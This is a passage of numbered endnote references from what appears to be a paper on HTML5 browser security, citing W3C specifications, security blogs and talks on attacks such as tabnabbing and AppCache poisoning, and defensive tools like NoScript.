[xl] Shell of the Future - http://blog.andlabs.org/2010/07/shell-of-future-reverse-web-shell.html
[xli] Cross Document Messaging - http://en.wikipedia.org/wiki/Cross-document_messaging
[xlii] WebSocket API - http://dev.w3.org/html5/websockets/
[xliii] JS-Recon Tool (Network Scanner) - http://www.andlabs.org/tools/jsrecon.html
[xliv] Pwning Intranets with HTML5 - https://www.hashdays.ch/agenda/#juangaliana
[xlv] Inter-Protocol communication - http://www.nccgroup.com/Libraries/Document_Downloads/09_06_Inter-Protocol_Communication_sflb.sflb.ashx
[xlvi] Browser Exploit Framework - http://beefproject.com/

[xlvii] Web Notifications - http://www.w3.org/TR/notifications/
[xlviii] Geolocation API - http://www.w3.org/TR/geolocation-API/
[xlix] Diving Into HTML5 tutorial on Offline Applications - http://diveintohtml5.org/offline.html
[l] HTML5 AppCache Poisoning - http://blog.andlabs.org/2010/06/chrome-and-safari-users-open-to-stealth.html
[li] SVG Tag - http://www.w3schools.com/svg/default.asp
[lii] Mario Heiderich, The Image that called me - https://www.owasp.org/images/0/03/Mario_Heiderich_OWASP_Sweden_The_image_that_called_me.pdf
[liii] Speech Input Demo - http://slides.html5rocks.com/#speech-input
[liv] Web Workers - http://en.wikipedia.org/wiki/Web_Workers
[lv] Tabnabbing - http://www.azarask.in/blog/post/a-new-type-of-phishing-attack/
[lvi] HTML Media Capture API - http://www.w3.org/TR/html-media-capture/ and http://www.w3.org/TR/media-capture-api/
[lvii] System Information API - http://www.w3.org/TR/system-info-api/
[lviii] NoScript - http://noscript.net/
[lix] Trend Micro BrowserGuard - http://free.antivirus.com/browser-guard/
[lx] OWASP.org - https://www.owasp.org